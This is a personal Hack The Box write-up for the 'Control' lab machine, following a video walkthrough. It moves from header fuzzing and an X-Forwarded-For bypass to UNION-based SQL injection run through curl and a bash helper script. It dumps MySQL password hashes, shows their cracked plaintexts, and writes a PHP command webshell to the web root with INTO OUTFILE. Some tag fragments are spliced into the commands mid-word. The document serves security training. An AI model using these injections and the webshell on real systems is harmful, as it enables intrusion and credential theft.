160 HTB Control

[HTB] CONTROL

by Pablo

- **Resources:**

> 1. **S4vitar** `https://htbmachines.github.io/`
> 2. **0xdf** `https://0xdf.gitlab.io/control`
> 3. `https://t3chnocat.com/htb-control/`
> 4. `https://www.deepl.com/translator`
> 5. `https://github.com/danielmiessler/SecLists`
>
>
>

Objectives:

```
Skills: SQL Injection [SQLI] - Error Based Advanced Bash Scripting (EXTRA) SQLI to RCE (Into Outfile - PHP File
Creation) ConPtyShell (Fully Interactive Reverse Shell for Windows) Playing with ScriptBlocks and PSCredential to
execute commands as another user AppLocker Bypass WinPEAS Enumeration Service ImagePath Hijacking (Privilege
Escalation)
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.167
PING 10.10.10.167 (10.10.10.167) 56(84) bytes of data.
64 bytes from 10.10.10.167: icmp_seq=1 ttl=127 time=246 ms
2.  ▷ whichsystem.pytag:#pwn_spaces_in_string_removal_using_TR 10.10.10.167
10.10.10.167 (ttl -> 127): Windows
```

2. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,135,3306,49666,49667 control.htb
```

3. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.167
http://10.10.10.167 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.167],
JQuery, Microsoft-IIS[10.0], PHP[7.3.7], Script[text/javascript], Title[Fidelity], X-Powered-By[PHP/7.3.7]
```

4. **CrackMapExec Nullsession**

~~~
1.
tag:#pwn_spaces_in_string_removal_using_TR```
5. **SMBCLIENT NullSession**
```Ruby
1.
~~~

6. **SMBMAP Nullsession**

```
1. NA
```

7. **RpcClient NullSession**

```
1. NA
```

8. **Enumerate Website**

```
1. http://10.10.10.167/admin.php
Access Denied: Header Missing. Please ensure you go through the proxy to access this page
```

9. **Find SecLists Headers**

```
1. If you are using ParrotSEC like I am you need to install this git clone in /usr/share
2. git clone https://github.com/danielmiessler/SecLists.git
3. /usr/share ▷ find \-name \*header\* | grep -i miscellaneous
./SecLists/Miscellaneous/web/http-request-headers
./SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-ip-address.txt
./SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-examples.txt
./SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-fields.txt
./SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-standard-examples.txt
./SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-standard-fields.txt
./SecLists/Miscellaneous/web/http-request-headers/http-request-headers-fields-large.txt
```

10. **WFUZZ**


```
1. ▷ wfuzz -c -w /usr/share/SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-fields.txt -H "FUZZ: 127.0.0.1" http://10.10.10.167/admin.php
2. SUCCESS
3. /hackthebox/control ▷ cp /usr/share/seclists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-fields.txt .
4. We will be working with this wordlist form seclists
5. (.venv) ~/python_projects/wfuzz (master ✔) ▷ wfuzz -c -w /usr/share/seclists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-fields.txt -H "FUZZ: 127.0.0.1" http://10.10.10.167/admin.php
6. (.venv) ~/python_projects/wfuzz (master ✔) ▷ wfuzz -c -w /usr/share/seclists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-fields.txt -H "FUZZ: 192.168.4.28" http://10.10.10.167/admin.php
```

11. **LEFT OFF** `01:05:25`
12. **Ok that WFUZZ was successful even though I have no idea what I was doing. lol**

```
1. Ok the reason Savitar did this WFUZZ was  becsause the Address Header is being blocked. We need to use BurpSuite and mess with 'match and replace rules'. You need to add 'X-Forwarded-For: 192.168.4.28' as a rule. So that the GET request now has a header. As in the Burpsuite Capture below.
```

13. ***BurpSuite Intercept of X-Forwarded-For*** **in the match and replace rules section of Burpsuite**

```
1. GET /admin.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
X-Forwarded-For: 192.168.4.28
```



Find Products

Name Search

Latest Products

Name	Quantity	Action		
D-Link DWA-171	5	View	Update	Delete
Asus USB-AC53 Nano	25	View	Update	Delete
Asus USB-AC68	5	View	Update	Delete
Cloud Server	2	View	Update	Delete
p	1	View	Update	Delete

Now we have a website that renders thanks to the correct header information that was missing. Savitar found the missing ip to foward in the source of the mainpage

```
1. here is the section of the view source for http://10.10.10.167
<!-- To Do:
                        - Import Products
                        - Link to new payment system
                        - Enable SSL (Certificates location \\192.168.4.28\myfiles)
                <!-- Header -->
2. If you can not find it, it is because the site is fowarding you to http://10.10.10.167/admin.php. You do not want that you need to view the source of http://10.10.10.167
3. So after it redirects you while in source view mode just remove the admin.php
```

15. **WFUZZ but using the X-Forwarded-For Ip that we enumerated from the pagesource**

```
1. ▷ wfuzz -c -w /usr/share/SecLists/Miscellaneous/web/http-request-headers/http-request-headers-common-non-standard-fields.txt -H "FUZZ: 192.168.4.28" http://10.10.10.167/admin.php
2. This is the header info we get back. See below
"PSU-GEO-Location" "X-Do-Not-Track"
"Proxy-Connection" "X-Csrf-Token"
"PSU-Accept-Charset" "X-ATT-DeviceId"
"PSU-Accept-Language" "X-Requested-With"
"PSU-Referer" "X-Correlation-ID"
"PSU-Accept" "X-Forwarded-Proto"
"PSU-Accept-Encoding" "X-Forwarded-For"
"PSU-HTTP-Method" "X-Request-ID"
"DNT" "X-ProxyUser-Ip"
"PSU-Date" "X-Forwarded-Host"
"PSU-IP-Port" "X-Http-Method-Override"
"PSU-User-Agent" "X-UIDH"
"Front-End-Https" "X-Wap-Profile"
"PSU-IP-Address" "Client-IP"
"PSU-Device-ID" "X-XSRF-TOKEN"
"X-CSRFToken" "True-Client-IP"
"X-XSRF-TOKEN" "Cluster-Client-IP"
```

SQL Injection vulnerable page

16. **Savitar finds an SQL vulnerability on the main page**

```
1. It seems that if you just put 1 single quote on the main page after doind the X-Forwarded-For: 192.168.4.28. It says there is an error in your sql syntax. This is highley suggestive of an SQL vulnerable page.
```

```
2. Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1'
3. Ok lets try 'order by 100-- -'
4. Error: SQLSTATE[42S22]: Column not found: 1054 Unknown column '100' in 'order clause'
5. Lets try 6 because I know there are 6 columns
6. Ok lets try 'order by 6-- -'
7. SUCCESS, now we get a different type of error.
8. No Products Found
9. So now we know there is 6 columns for sure
10. so lets try 'UNION select 1,2,3,4,5,6-- -'
11. It seems to now give us all the columns
12. Id  Name     Quantity         Category         Price
    1    2              3                4                5          6
13. Column 6 has no category
14. 'UNION select 1,2,3,database(),user(),version()-- -'
15. SUCCESS, warehouse  manager@localhost       10.4.8-MariaDB
16. ok Lets intercept the 'Union select 1,2,3,4,5,6-- -' using burpsuite and then create a bash script to
enumerate this process to dump the hashes.
```

17. **ok Lets intercept the `'Union select 1,2,3,4,5,6-- -'` using burpsuite and then create a bash script to enumerate this process to dump the hashes.**

```
1. SUCCESS
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://10.10.10.167
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
X-Forwarded-For: 192.168.4.28

productName='UNION select 1,2,3,4,5,6-- --'
```

18. **I am curling the `search_products.php` page**

```
1. curl -s -X POST "http://10.10.10.167/search_products.php" -H "X-Forwarded-For: 192.168.4.28" -d "productName='
UNION select 1,2,3,4,5,6-- -"
2. I have no idea what is going on with -d productName. I guess S4vitar is trying the SQL injection via curl
commands? I do not know.
3. S4vitar adds the x-forwarded for from earlier but the header request will not be complete without it. It is
what allowed us to see the website in the first place.
4. I am amazed that this curl command works with so many double quotes in a single command.
5. SUCCESS, on the curl command we get back our columns enclosed in a tbody tag
<tbody>
                                                        <tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td>
<td>6</td></tr>                                         </tbody>
6. ▷ curl -s -X POST "http://10.10.10.167/search_products.php" -H "X-Forwarded-For: 192.168.4.28" -d
"productName=' UNION select 1,2,3,4,5,6-- -" | awk '/<tbody>/,/<\/tbody>/' | html2text
1| 2| 3| 4| 5| 6
```

- *#pwn_AWK_grep_HTML_TAGS_using_AWK*
- *#pwns_HTML_grep_data_from_TAGS_in_HTML_using_AWK*
- *#pwn_AWK_HTML_Tags*

19. **S4vitar shows how to grep out tags using `AWK` from `HTML`. This might seem insignificant but as a hacker this is a crucial skill.**

```
1. curl -s -X POST "http://10.10.10.167/search_products.php" -H "X-Forwarded-For: 192.168.4.28" -d "productName='
UNION select 1,2,3,4,5,6-- -" | awk '/<tbody>/,/<\/tbody>/'
2. This awk command is actually very simple. You are requesting from tbody open tag to a tbody close tag just
like in sed replace command but this is requesting from this to this using the same style of foward slashes. The
last tbody closing tag must be escaped with a backslash.
3. ▷ curl -s -X POST "http://10.10.10.167/search_products.php" -H "X-Forwarded-For: 192.168.4.28" -d
"productName=' UNION select 1,2,3,4,5,6-- -" | awk '/<tbody>/,/<\/tbody>/' | html2text
1| 2| 3| 4| 5| 6
```

I use BlackArch BTW! <<< sorry for the random tangent

20. **Left off `1:14:21.` I can not do parrot or anything else other than `blackarch`. I have been using `Parrot` on *HTB Control* and it feels awkward. I am hooked on `blackarch` even though I had a few issues. I love BlackArch.**

21. **OK, we are back from where we left off at *Time Stamp* `01:14:28`. We are using `curl` with `Sql injections` to see if we can dump some hashes from this server using `curl` command.**

```
1. ▷ curl -s -X POST "http://10.10.10.167/search_products.php" -H "X-Forwarded-For: 192.168.4.28" -d
"productName=' UNION select 1,2,3,4,5,6-- -" | awk '/<tbody>/,/<\/tbody>/' | html2text
1| 2| 3| 4| 5| 6
2. ▷ curl -s -X POST "http://10.10.10.167/search_products.php" -H "X-Forwarded-For: 192.168.4.28" -d
"productName=' UNION select 1,2,3,4,5,database()-- -" | awk '/<tbody>/,/<\/tbody>/' | html2text
1| 2| 3| 4| 5| warehouse
```

22. **Savitar is going to script something in bash to automate this enumeration of the database a little bit.**

```
1. TIME STAMP 01:26:00
2. So far we have scripted a little bit. I am very tired I am going to sleep.
3. ~/bashscr1pt1ng ▷ sqli_htb_control.sh -a
/home/haxor/bashscr1pt1ng/sqli_htb_control.sh: illegal option -- a

[+] Usage:
```

23. ***Savitar* has done a nice job with this `sqli_htb_control.sh` script**

```
1. ▷ sqli_htb_control.sh

[+] Usage:

        q)      Query to try for example:    [-q "' Union select 1,2,3,4,5,6-- -"]
        i)      Enter interactive mode.
        h)      Show help panel.
2.  ▷ sqli_htb_control.sh -q "' orderby 100-- -"
Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an
error in your SQL syntax; check the manual that corresponds to your MariaDB
server version for the right syntax to use near 'orderby 100-- -' at line 1

My query is ' orderby 100-- -'
3. ▷ sqli_htb_control.sh -q "' UNION select 1,2,3,4,5,6-- -"
1| 2| 3| 4| 5| 6

My query is ' UNION select 1,2,3,4,5,6-- -'
3. ▷ sqli_htb_control.sh -q "' UNION select 1,database(),3,4,5,6-- -"
1| warehouse| 3| 4| 5| 6

The query is:: ' UNION select 1,database(),3,4,5,6-- -'

```

24. **If you notice once the bash query script is working well next you need to enumerate like you normally would on a browser or message field box. *Lets keep building on top of what we have coded with more complex* `SQLi injections`.**

```
1. ▷ sqli_htb_control.sh -q "' UNION select 1,schema_name,3,4,5,6 from information_schema.schemata-- -"
1| information_schema| 3| 4| 5| 6
1| mysql| 3| 4| 5| 6
1| warehouse| 3| 4| 5| 6

The query is:: ' UNION select 1,schema_name,3,4,5,6 from information_schema.schemata-- -'
2. That just dropped all the databases on the server. Of course their column names and rows have to still be
enumerated with more specific commands to get them to display all the information.
3. ▷ sqli_htb_control.sh -q "' UNION select 1,table_name,3,4,5,6 from information_schema.tables where
table_schema=\"warehouse\"-- -"

product
product_category
product_pack
4. ▷ sqli_htb_control.sh -q "' UNION select 1,table_name,3,4,5,6 from information_schema.tables where
table_schema=\"mysql\"-- -"

columns_priv
column_stats
db
event
func
general_log
global_priv
gtid_slave_pos
help_category
help_keyword
help_relation
help_topic
index_stats
innodb_index_stats
```

```
innodb_table_stats
plugin
proc
procs_priv
proxies_priv
roles_mapping
servers
slow_log
tables_priv
table_stats
time_zone  tag:#pwn_spaces_in_string_removal_using_TR
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
transaction_registry
user
This is much more interesting.
I would think the user table is definitely the interesting one that most likely contains passwords, but that is just a guess. Lets check it out.
```

Time Stamp `01:38:32`

25. **found `user table`. Lets create our Sql*i* command to dump the user table**

```
▷ sqli_htb_control.sh -q "' UNION select 1,column_name,3,4,5,6 from information_schema.columns  where table_schema=\"mysql\"and table_name=\"user\"-- -"
This dumps the 'user' table which contains the user column and the password column
```

26. **After you dump the user table or whatever table contains the passwords you need to use `group_concat(User,0x3a,Password)` to dump the username and password hashes.**

```
▷ sqli_htb_control.sh -q "' UNION select 1,group_contag:#pwn_spaces_in_string_removal_using_TRcat(User,0x3a,Password),3,4,5,6 from mysql.user-- -"
SUCCESS, we got the mudafookin hash mang
▷ sqli_htb_control.sh -q "' UNION select 1,group_concat(User,0x3a,Password),3,4,5,6 from mysql.user-- -"
------------------------------------------------------------------------------
1|root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,manager:*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA,hector:*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D|3| 4| 5| 6
Savitar filters for the 3rd line
 ▷ sqli_htb_control.sh -q "' UNION select 1,group_concat(User,0x3a,Password),3,4,5,6 from mysql.user-- -" | awk 'NR==3'
root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,root:*0A4A5CAD344718DC418035A1F4D292BA603134D8,manager:*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA,hector:*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D|
We need to parse this a little more so that every hash is on a seperate line. We will use the comma , as a delimeter.
▷ sqli_htb_control.sh -q "' UNION select 1,group_concat(User,0x3a,Password),3,4,5,6 from mysql.user-- -" | awk 'NR==3' | tr ',' '\n'
```

27. **OK, now we got clean hashes. Lets cat them into a file.**

```
▷ sqli_htb_control.sh -q "' UNION select 1,group_concat(User,0x3a,Password),3,4,5,6 from mysql.user-- -" | awk 'NR==3' | tr ',' '\n' | tr -d '|'
root:*0A4A5CAD344718DC418035A1F4D292BA603134D8
root:*0A4A5CAD344718DC418035A1F4D292BA603134D8
root:*0A4A5CAD344718DC418035A1F4D292BA603134D8
root:*0A4A5CAD344718DC418035A1F4D292BA603134D8
manager:*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
hector:*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
root hash is being repeated over and over. Use sort -u on it.
▷ sqli_htb_control.sh -q "' UNION select 1,group_concat(User,0x3a,Password),3,4,5,6 from mysql.user-- -" | awk 'NR==3' | tr ',' '\n' | tr -d '|' | sort -u
hector:*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
manager:*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
root:*0A4A5CAD344718DC418035A1F4D292BA603134D8
▷ sqli_htb_control.sh -q "' UNION select 1,group_concat(User,0x3a,Password),3,4,5,6 from mysql.user-- -" | awk 'NR==3' | tr ',' '\n' | tr -d '|' | sort -u | tr -d '*' > hashes
```

28. **OK , lets separate the hashes from the names and send the hashes to `crackstation.net`**

```
cat hashes | awk '{print $2}' FS=":" | xclip -sel clip
SUCCESS, 2 out of 3 aint bad.
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D        MySQL4.1+       l33th4x0rhector
CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA        MySQL4.1+       l3tm3!n
0A4A5CAD344718DC418035A1F4D292BA603134D8        Unknown Not found.
```

29. **LEFT OFF** `01:44:13`
30. **OK, now *Savitar* is really beefing up his `sqli_interactive.sh` script. He is making the interactive function to actually work and it turns out great for the `HTB Control` box.**

```
1. ~/hackthebox ▷ rlwrap sqli_htb_control.sh -i
[~]  Inject > ' UNION select 1,database(),3,4,5,6-- -

1| warehouse| 3| 4| 5| 6

' UNION select 1,database(),3,4,5,6-- -
2. The interactive mode works really cool. It reflects back the command to you. Savitar removes this command to filter out the other columns. I kind of liked it. There is less clutter in the response.
3. Below is the SED command I am referring to that goes after html2text command
4. | sed 's/1| //' | sed 's/| 3| 4| 5| 6//'
5. You will need to use rlwrap to get this work
```

Time Stamp `01:47:51`

Interactive Mode `sqli.sh`

31. **Enumerating the `HTB Control` box using our `sqli_interactive.sh` script in interactive mode `-i`.**

```
1. [~]  Inject > ' UNION select 1,"attempting",3,4,5,6 into outfile C:\\inetpub\\wwwroot\\test.txt-- -

Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an
error in your SQL syntax; check the manual that corresponds to your MariaDB
server version for the right syntax to use near
'C:\\\inetpub\\\wwwroot\\\test.txt-- -'' at line 1

' UNION select 1,"attempting",3,4,5,6 into outfile C:\\inetpub\\wwwroot\\test.txt-- -'
2. I forgot the double quotes
3. [~]  Inject > ' UNION select 1,"attempting",3,4,5,6 into outfile "C:\\inetpub\\wwwroot\\test.txt"-- -'
Error: SQLSTATE[HY000]: General error
4. It did create the test.txt file. If you rerun the command it says file already created.
5. [~]  Inject > ' UNION select 1,"attempting",3,4,5,6 into outfile "C:\\inetpub\\wwwroot\\test.txt"-- -'
Error: SQLSTATE[HY000]: General error: 1086 File 'C:\inetpub\wwwroot\test.txt'
already exists
```

32. **Lets try to navigate to the file using our browser to see if in-fact it does exist.**

```
1. http://10.10.10.167/test.txt
1       attempting      3       4       5       6
2. So, now we have verified that we do have RCE on the MySQL on port 3306 server which is a Mariadb. We know this is MySQL because the default port for MySQL is 3306. We did the version() command earlier. See it below.
3. [~]  Inject > ' UNION select 1,2,3,database(),user(),version()-- -'
1| 2| 3| warehouse| manager@localhost| 10.4.8-MariaDB
```

Initial Foothold (RCE) confirmed.

Time Stamp `01:52:20`

33. **Since we now have confirmed we can do an `RCE` it is time get a reverse shell.**

```
1. Time Stamp 01:52:20 he creates a cmd command injection via MySQL injection.
2.[~]  Inject > ' UNION select 1,"<?php system(\"whoami\"); ?>",3,4,5,6 into outfile
"C:\\inetpub\\wwwroot\\test.php"-- -'
3. http://10.10.10.167/test.php
|1|nt authority\iusr|3 |4 |5 |6
4. SUCCESS
```

34. **OK, now that we have `whoami` executed let's create a real *webshell* (Not a terminal shell yet). We will get there.**

```
1. [~]  Inject > ' UNION select 1,"<?php system($_REQUEST['cmd']); ?>",3,4,5,6 into outfile
"C:\\inetpub\\wwwroot\\pwn3d.php"-- -'
Error: SQLSTATE[HY000]: General error
2. Like before it already exists even though it says error. You can run the same command again and it will state it already exists.
3. Error: SQLSTATE[HY000]: General error: 1086 File
'C:\inetpub\wwwroot\pwn3d.php' already exists
4. Now navigate to the cmd "WebShell" in the browser
5. http://10.10.10.167/pwn3d.php
1 3 4 5 6
6. The 2 does not show up because it is the column that will recieve string data input.
7. This works like a normal cmd webshell. You need to add the "?cmd=whoami" or any command to make it work. Remove double quotes.
8. http://10.10.10.167/pwn3d.php?cmd=whoami
```

```
|1|nt authority\iusr|3 |4 |5 |6
9. http://10.10.10.167/pwn3d.php?cmd=ipconfig
10. SUCCESS, comes out all jacked up but if you look at the viewsource. It is displayed in readable form.
11.    Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::152
   IPv6 Address. . . . . . . . . . . : dead:beef::58eb:45c2:bfd7:b037
   Link-local IPv6 Address . . . . . : fe80::58eb:45c2:bfd7:b037%8
   IPv4 Address. . . . . . . . . . . : 10.10.10.167
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:fa6f%8
                                       10.10.10.2
```

